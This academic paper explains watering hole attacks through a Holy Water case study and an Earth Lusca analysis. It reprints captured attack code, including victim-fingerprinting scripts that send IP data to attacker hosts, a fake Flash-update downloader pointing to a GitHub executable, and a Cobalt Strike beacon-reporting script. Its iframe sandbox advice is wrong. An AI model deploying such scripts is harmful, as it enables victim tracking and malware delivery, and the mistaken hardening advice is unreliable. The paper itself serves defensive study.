Malicious Strategy: Watering Hole Attacks

Mihai APOSTOL, Bogdan PALINIUC, Rareș MORAR, Florin VIDU
National Institute for Research and Development in Informatics - ICI Bucharest
mihai.apostol@ici.ro, bogdan.paliniuc@icisoc.ro, rares.morar@icisoc.ro, florin.vidu@ici.ro

Abstract: A recent attack strategy named watering hole attack has evolved in the past years, a combination of different techniques which are aimed at companies network by infecting websites which are frequently accesed by its employees. This paper aims to bring a better understanding and awareness of this type of attack. A case study is included in this research and also an analysis of Earth Lusca, a criminal organization whose strategy is concentrated on watering hole attacks.
Keywords: Watering-Hole, Cross Site Scripting, File Upload, Earth Lusca, Holy Water Attack

WHAT IS A WATERING HOLE ATTACK

A watering hole attack is a type of cyberattack in which users are targeted by infecting websites that they frequently visit. The name of the attack is inspired from nature, where animals usually gather at watering holes to drink and predators wait in hiding in order to strike them when they expect the least. The same principle is applied in the cyberattack, cybercriminals wait for users to access their usual websites and infect them with malware (Fortinet Cyberglossary, n.d.).

This type of attack evolved from phishing attacks. Phishing attacks target users by sending them a crafted email with a link to follow. Upon clicking that link, the victim lands on a page controlled by the attacker. The problem with phishing attacks is that they are well known and users fall no longer prey to them. So just as cybersecurity experts evolve and upgrade security, so did cybercriminals. (Jelen, 2020). The main difference between phishing attacks and watering hole attacks is that phishing attempts to steal data or personal information while watering hole attempts to infect the user with malware through a website that he frequently visits.

Depending on the type of malware, hackers can then get access into the users network and steal information, credit card details, intellectual property and maintain access. Watering hole attacks represent a real threat to organizations and users because they are deployed through legitimate websites which cannot be blacklisted and the scripts and malware used are usually so well crafted that an antivirus don't recognize them as threat. It is true that such attacks are rare but the problem is that they have a high success rate.

HOW DOES A WATERING HOLE ATTACK WORK

As mentioned before, watering hole attacks target legitimate websites that are frequently visited by groups of users. The first step for the attacker is to make a profile of the targeted users in order to find out which websites they tend to visit. These are usually employees of big companies, agencies or even human rights groups and the sites they visit can be discussion boards or industry conferences specific to their domain.

After identifying the most visited website, the attacker then searches for a vulnerability within it, crafts an exploit and infects the website. The most common ways are through injection of malicious HTML or JavaScript which means that the webserver is vulnerable to Cross-Site-Scripting attacks. The injected code can then redirect the victim to a spoofed website where the malware will be downloaded. The only thing for the attacker to do after infecting the website is to wait for victims to access it. Some of these attacks will deliver and install malware on the system without the user even realizing it. This is known as a drive-by attack (Fortinet Cyberglossary, n.d.). The danger is well known and the attacker can not only gain full control of the victim's computer but can also access his network. The real problem is when the victim connects the infected device to his work network, unaware of the situation. Hence, the watering hole attack is completed and the attacker gains access to the company network without infecting their infrastructure at all.

There are many types of malware an attacker can use. For instance an attacker can use a Remote Access Trojan (RAT) which gives full access to the infected computer. The reason for it is that the attacker wants to build a botnet army to use for malicious purposes. Attackers also look for financial gain, so another type of malware could be a cryptominer or a ransomware. A cryptominer would use the infected computers hardware resources in order to mine crypto currency for the attacker without the victims knowledge. A ransomware on the other side would encrypt all data on the computer and would ask for a payment in order to decrypt it and return access to it.

COMMON TOOLS USED

There are a lot of tools that are used to carry out this kind of attack. Most of them are well known tools that are used for penetration testing and vulnerability detection. Hacker also build their personal tool and software but these type of hackers are usualy government funded and they are not using common tools as they have a slightly chance of being detected.

Listeners: A listener can be seen just like a web application, waiting for signals in order to complete different tasks. Hackers use listeners in order to receive signals and data whenever the victim visits the compromised web application.

Metasploit: It is a linux CLI (Command Line Interface) application used for developing signatures in IDS (Intrusion Detection Systems), penetration testing and vulnerability detection. It is widely used by information security employees, but also by cyber criminals, as this tool is free and open-source. Metasploit provides modules for exploits, payloads, listeners and much more. This tool can be used to carry out a successfully watering hole attack by means of the provided modules. For example, using the exploit ms11_050_mshtml_cobjectelement, an attacker can gain root acces to the computer's victim by exploiting an IE vulnerability related to incorrect use of dynamic memory during; If a victim connects with IE browser to the compromised website, the attacker can gain full control of his computer and can acces his network.

Burp Suite: It is a set of tools used for testing and penetrating web applications. It is developed by Portswigger company. BurpSuite aims to be an all-in-one toolkit and its capabilities can be enhanced by installing additional software and tools called BApps. Very easy to use, an attacker can exploite the most common vulnerabilities like sql injection, file upload, xss in a short period of time with little to no effort.

EXPLOITED VULNERABILITIES

As stated before, XSS (Cross-site scripting) is the primary type of vulnerability being exploited in order to carry out a watering hole attack. The XSS stored vulnerability is the most used as the malicious code is stored in the target's website database. Other types of XSS cannot be used because, ultimately, a user will acces a URL or click a forged link, while stored XSS only requires to visit the page that retrieves the malicious code.

The injected code is a JavaScrip wrapped code in a <script> tag which executes at page load and connects to an attacker listener at a remote host.

The <iframe> tag can render a website inside the visited website which means that whenever a victim visits the legitimate website, the malicious website loads instantly in the iframe and leads to downloading dangerous code and programs. This is extremely dangerous because it cannot be detected by the website's IDS and it supports css styling which can make the tag invizible.


Once the page is accesed, the victim automatically downloads a malicious file.

File upload vulnerability would be an easy way to deploy the watering hole attack by uploading a backdoor file. There are a number of ways in which the file upload vulnerability can be exploited. The most common ways are by bypassing the frontend validators; backend validators can be hacked if there is no mime type checkers.

CASE STUDY: THE HOLY WATERING HOLE ATTACK

In late December 2019, Kaspersky experts discovered a new watering hole attack, which they named Holy Water because it targeted Asian sites with a religious profile. The infection campaign had been active since May 2019 and targeted compromised websites on which a drive-by download attack was selectively carried out with false Adobe Flash update warnings.


The cyber attackers managed to compromise a website belonging to religious organizations and charities by inserting malicious scripts in the source code of these pages, then used them to carry out the attacks. Thus, when a victim visited one of these infected pages, the scripts used by the attackers employed legitimate methods to collect visitor data, which was sent to a third-party server for validation. If the user is identified as being of interest, the next stage of the attack would proceed, where a JavaScript would load a plugin that would trigger a pop-up asking the victim to update their Adobe Flash Player software, notifying the victim that the software was a security risk. If the victim agreed, the Godlike12 backdoor was installed without the user being aware. This malware allowed the infected device to be completely taken over in order to steal sensitive data, modify files, and collect logs or other malicious activities.


Please install the latest flash player

There is a security problem,the latest version of flash player needs to be installed!

Fig. 1: *Adobe fake pop-up image (Pierluigi, 2020)*

By analyzing the Java script involved in this attack it can be seen that the attack can even affect victims using macOS. GitHub was used as a repository for the malicious executables used in the attacks, and for the period it was online, more than nine months, GitHub provided command history, allowing cyber analysts to gain insight into the attack mode and tools used. Four executables were discovered, an installation package that embedded a legitimate Adobe Flash update and stager, the Godlike12 Go backdoor that used a Google Drive-based C2 channel, and two variants of the Stitch Python backdoor.




```
200  GET  [redacted].in   wp-embed.min.js                                        script  js    cached   1.3...
200  GET  [redacted].in   top.png                                                img     png   1.30 KB  906 B
200  GET  [redacted]org   jquery-mcss-min.js                                     script  js    cached   14....
200  GET  loginwebmailnic.dynssl....  contentmc.php?jsoncallback=jQuery34107612986385959...  script  html  233 B  56 B
403  GET  [redacted].in   cropped-[redacted]-192x192.jpg                         img     html  cached   14....
403  GET  [redacted].in   cropped-[redacted]-32x32.jpg                           img     html  cached   16....
35 requests | 1.81 MB / 1.18 MB transferred | Finish: 5.67 s
```

Fig. 2: *Potential victim check*
(Ivan et al., 2020)


As you can see in figure 2, the server checks whether the visitor of the infected page can be a victim or not.

The first JavaScript stage called (script|jquery)-css.js, hidden using the Chinese Sojson service. (fig. 3). The collected data was then sent to loginwebmailnic.dynssl[.]com via HTTP GET requests to validate the visitor as a target. This was followed by a JSON response, whose response was of type „t" or „f" (true or false), where for value „f" nothing happened and for value „t" the second JavaScript step was triggered as shown in fig. 4. (Ivan, Felix, Pierre, 2020).



```
5B115i40o41s125c41y40W41H59"['\x73\x70\x6c\x69\x74'](/[a-zA-Z]{1,}/))))('sojson.v4');
```


Fig. 3: *Sojson v4 JavaScript*
(Ivan, 2020)



```
$.ajax({
    type:'GET',
    url:'https://loginwebmailnic.dynssl.com/lh/content.php',
    data:{lanip:displayAddrs[0],wanip:wan,urlpath:url},
    async:false,
    dataType:'jsonp',
    jsonp:"jsoncallback",
    success:function(data){
        if(data.result=="t"){
            document.body.appendChild(document.createElement('script')).src='https://www.
        }else{}
    },
    error:function(data){}
    })
```

Fig. 4: *First stage validation logic*
(Ivan, 2020)

The second JavaScript stage, called (script|jquery)-file.js. hidden using Sojson version 5 uses jquery.fileDownload to display pop-up windows on the victim's screen asking for the Flash Player to be updated. The JavaScript script in fig 5. shows that the malicious update is hosted on GitHub platform.



```
});
var which = "https://github.com/AdobeFlash32/FlashUpdate/raw/master/flashplayer32ppi_xa_install.exe";
args["qhks"]($, document)["ready"](function() {
  var i = {
    "ivqIj" : "Qcw",
    "hhddP" : function canUserAccessObject(cb, user, permissions) {
      return cb(user, permissions);
    },
    "HnUpb" : "Please install the latest flash player",
    "DyHeC" : "warning",
    "UxPmW" : "#DD6B55",
    "ZhDNg" : function canUserAccessObject(cb, user, permissions) {
      return cb(user, permissions);
    }
  };
  if ("uQY" === i["ivqIj"]) {
    $["fileDownload"](which, {
      "successCallback" : function(wasSuccessful) {
      },
      "failCallback" : function(event, error) {
      }
    });
    swal["close"]();
  } else {
    i["hhddP"](swal, {
      "title" : i["HnUpb"],
      "text" : "There is a security problem,the latest version of flash player needs to be installed!",
      "type" : i["DyHeC"],
      "showCancelButton" : ![],
      "confirmButtonColor" : i["UxPmW"],
      "confirmButtonText" : "Download and install it",
      "closeOnConfirm" : ![]
    }, function() {
      $["fileDownload"](which, {
```

Fig. 5: *Malicious update source (Ivan, 2020)*

The pop-up linked to an executable on Github, which contained four elements: an installer package that incorporated a legitimate Flash update and stager, the Godlike12 Go backdoor, and two versions of the Stitch Python backdoor modified to add various other features.

The infected update package is an NSIS 3 installer that launches and executes two binary files: FlashUpdate.exe, a legitimate Flash Player installer used as bait, and Intelsyc.exe, which is the malicious payload and has been detected as HEUR:Trojan.Win32.Tasker.gen.

The Intelsyc script aims to download and install the Godlike12 backdoor. It originally retrieved /flash/sys.txt using the HTTP GET function on adobeflash31_install.ddns.info, and it was used as a killswitch to stop any further installation. At the same time, if the contents of the file was „1", the following actions were performed: copy itself to ./ProgramData/Intel/Intelsyc.exe; set persistence using schtasks; download Godlike12 from github, as ./ProgramData/Adobe/flashdriver.exe; it set Godlike12 persistence via the registry execution key T1060 named flashdriver in HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, and that was sent to a previously downloaded backdoor (Ivan, Felix & Pierre, 2020).


Godlike12 started by identifying the host (name, IP address, MAC address, Windows version), and the result was encoded, encrypted and stored in a text file at %TEMP%/[ID]-lk.txt, where it was then uploaded to Google Drive. The script regularly checked for an [ID]-cs.txt that contained encrypted commands, and stored the results of these commands in %TEMP%/[ID]-rf.txt to add them to the same Google Drive.

This attack is representative because with a low budget and a set of tweaked several times in a few months to take advantage of certain features, a small team managed to produce major effects.

We can see the watering hole attack has an interesting strategy that delivers results using targeted attacks on specific groups of people. Live attacks cannot be seen and thus could*not* determine the operational target. However, this attack demonstrates why online privacy needs to be actively protected. Privacy risks are especially high when we consider various social groups and minorities because there are always actors that are interested in finding out more about such groups (Kaspersky news, 2020).

EARTH LUSCA CRIMINAL ORGANIZATION

The Earth Lusca group's watering hole attack compromised websites and created fake web pages to achieve its goal. The team that monitored the attack noticed that the group copied web pages from legitimate websites into which they injected malicious JavaScript code, and after this operation, the group sent the infected link to the victims. Another variant of the Earth Lusca group's watering hole attack was the direct injection of a malicious script (Figure 6) into a compromised victim's system (Ravie, 2022).




```
function isRise() {
    var xmlHttp;
    if (window.XMLHttpRequest) {
        xmlHttp = new XMLHttpRequest();
    } else {
        xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlHttp.open("GET", "http://[redacted]//data/ts.php", "true");
    xmlHttp.send();
    xmlHttp.onreadystatechange = function() {
        if (xmlHttp.readyState == 4 && xmlHttp.status == 200) {
            var resData = xmlHttp.responseText;
            if (xmlHttp.status == "200") {
                trigger();
            } else {
            }
        }
    }
}
function isPc() {
    if (navigator.userAgent.match(/(iPhone|Android)/i)) {
                return false;
    } else {
        return true;
    }
}
```

Fig 6. *– The script used to check user-agent (Joseph, et al., 2022)*

The scripts used by Earth Lusca for watering hole attacks are approximately the same, with slight differences between them and are of the Flash-Pop type. The purpose of the script is to undertake social engineering attacks, where the ts.php script will encode information sent by the victim over HTTP, adding IP address, time and HTTP referrer header information to a vi.txt file, which will be sent to a server. When the script detects a new IP address, which is not included in the vi.txt file on the server, it will return an HTTP status code 200, and redirect the request to the infected page to direct the victim to download a malicious file (Joseph et al., 2022).

The social engineering method is by launching a message to download a Flash application update, and the downloaded files will be a group of Cobalt Strike hitters. Another option is to display a DNS error message, instructing the victim to download a file, which is the malware that will infect the victim's device.

Cobalt Strike is a complete intrusion suite developed as a legitimate access tool, developed for use in penetration testing, but in recent years it has become one of the essential tools in a cyber attacker's arsenal. On one of the servers used as a watering hole, trend micro discovered a CNA file (figure 7) written using the „Aggressor Script" language, which helps attackers modify and extend the Cobalt Strike client so that when a victim's information is sent to the server, the attacker is notified.



```
on beacon_initial {

    sub http_get {
        local('$output');
        $url = [new java.net.URL: $1];
        $stream = [$url openStream];
        $handle = [SleepUtils getIOHandle: $stream, $null];

        @content = readAll($handle);

        foreach $line (@content) {
            $output .= $line . "\r\n";
        }

        println($output);
    }
    $externalIP = replace(beacon_info($1, "external"), " ", "_");
    $userName = replace(beacon_info($1, "user"), " ", "_");
    $computerName = replace(beacon_info($1, "computer"), " ", "_");

    $url = 'xxxxxxx/ts.php?save='.$externalIP;

    http_get($url);

}
```

Fig 7. *– CNA script*
(Ivan, 2020)

Earth Lusca's operational targets are global, aimed at victims around the world. According to Trend Micro, they are focused on gaming companies in China, government and educational institutions in Taiwan, and other institutions in several Asian countries. In addition to this, the group also deployed cryptocurrency mining on infected hosts, though it is unclear if this was done as a source of revenue or just to trick cyber security teams.

POSSIBLE SOLUTIONS

These possible solution are not only intended for the targeted companies, but also for smaller ones that are most vulnerable.

As we know, the first step that should be taken is to follow the cyber security best practices: Conduct periodic risk assesment, data backup, use secure passwords, two-factor authentication, installing security patches and updates, limit employee access, employee training and awareness.

In case of a BYOD (Bring your own device) policy, employee devices should be well checked for malicious or bad softwares like cracked products, mining tools, expired licenses and others. It should be an mandatory requirement to have a licensed OS, antivirus software and a VPN client. If not available, the employer should provide a minimum pack of software and tools based on some well defined policies. Also, jaibreak and rooted mobile devices must be rejected.

Having the company network rules and access very well defined can lower the chance of a succes watering hole attack. A hacked user will not be able to acces the company network because of acces rules and authorization level.

A great way to block certain elements on a web page is by developing a browser extension. Companies can develop browser extensions that can be used to detect and block malicious html elements, but this requires to be a well defined company with an applied rule.

The security of iframe tags can be improved by using its attributes. The sandbox attribute can prevent JavaScript from running inside the iframe like sandbox="allow-scripts".

Blocking browser feature "inspect element" will prevent an attacker to view and modify the html code. Inspect Element can be accesed using right-click or keyboard shortcuts (F12, ctrl+U, ctrl+shift+I etc) and these shortcuts can be disabled using javascript. To disable the right-click menu, oncontextmenu="return false;" can be used in the body tag of the page. For the keyboard shortcuts, document.onkeydown event must be defined as a function that uses the KeyboardEvent properties (KeyboardEvent.ctrlKey, KeyboardEvent.keyCode etc).

Using regex (regular expression), html documents can be parsed by searching for strings that matches IP addresses or URLs and check if they are malicious. This way, it can be easily detected if the website has been compromised. It can be achived by writing a really small server side utility.

Having IDS/IPS (Intrusion Detection Systems/ Intrusion Prevention Systems) that treats all traffic as untrusted with a strong configuration and defined rules, can make a big difference in detecting and blocking ingoing/outgoing bad traffic. Of course, this comes with a cost as creating and mantaining a SoC department (Security operation Center) requires many resources – This can be avoided by using a third party service like SaaS (SoC as a service) witch are usualy based on annual subscription.

Some internal rules and benefits like canteen, special b2b contracts that employees benefit from, can lower the chance of a succes watering hole attack, as employees do not visit potential infected websites anymore.

CONCLUSIONS

Without any doubts, the watering hole attack is a deadly strategy as it cannot be detected at first glance. Criminals choose this type of attacks because they cannot easily hack the targeted systems, but they can easily hack a low security restaurant's website, forum or any other similar websites. Any website application must be develop with security in mind as it can indirectly affect other companies as seen in this article.

There is no user awareness with big impact on companies and users themselves are not up to date with the latest technologies and also with the latest deprecated softwares, like Adobe Flash Player which hacker use very often to trick users with false messages.

REFERENCE LIST

Chen, J., Lu, K., Chen, G., Horejsi, J., Lunghi, D. & Pernet, C. (2022). Delving Deep: An Analysis of Earth Lusca's Operations. Available at <https://www.trendmicro.com/content/dam/trendmicro/global/en/research/22/a/earth-lusca-employs-sophisticated-infrastructure-varied-tools-and-techniques/technical-brief-delving-deep-an-analysis-of-earth-lusca-operations.pdf>. Last accesed: February 26, 2022.

Chen, J., Lu, K., Chen, G., Horejsi, J., Lunghi, D. & Pernet, C. (2022). Earth Lusca Employs Sophisticated Infrastructure, Varied Tools and Techniques. Available at <https://www.trendmicro.com/en_hk/research/22/a/earth-lusca-sophisticated-infrastructure-varied-tools-and-techni.html>. Last accesed: February 27, 2022.

Fortinet cyberglossary (n.d.). Watering Hole Attack. Available at <https://www.fortinet.com/resources/cyberglossary/watering-hole-attack>. Last accessed: February 9, 2022

Kaspersky news (2020). Holy Water: a creative water-holing attack discovered in the wild. Available at <https://www.kaspersky.com/about/press-releases/2020_holy-water-a-creative-water-holing-attack-discovered-in-the-wild>. Last accesed: March 2, 2022.

Kwiatkowski, I., Aime, F. & Delcher, P. (2020). Holy water: ongoing targeted water-holing attack in Asia. Available at <https://securelist.com/holy-water-ongoing-targeted-water-holing-attack-in-asia/96311/>. Last accesed: February 14, 2022.

Lakshmanan, R. (2022). Earth Lusca Hackers Aimed at High-Value Targets in Government and Private Sectors. Available at <https://thehackernews.com/2022/01/earth-lusca-hackers-aimed-at-high-value.html>. Last accessed: February 3, 2022.

Paganini, P. (2020). Holy Water targets religious figures and charities in Asia. Available at <https://securityaffairs.co/wordpress/100818/hacking/holy-water-watering-hole-attacks.html>. Last accesed: February 21, 2022.

Jelen, S. (2020). Available at <https://securitytrails.com/blog/watering-hole-attacks>. Last accessed: February 9, 2022.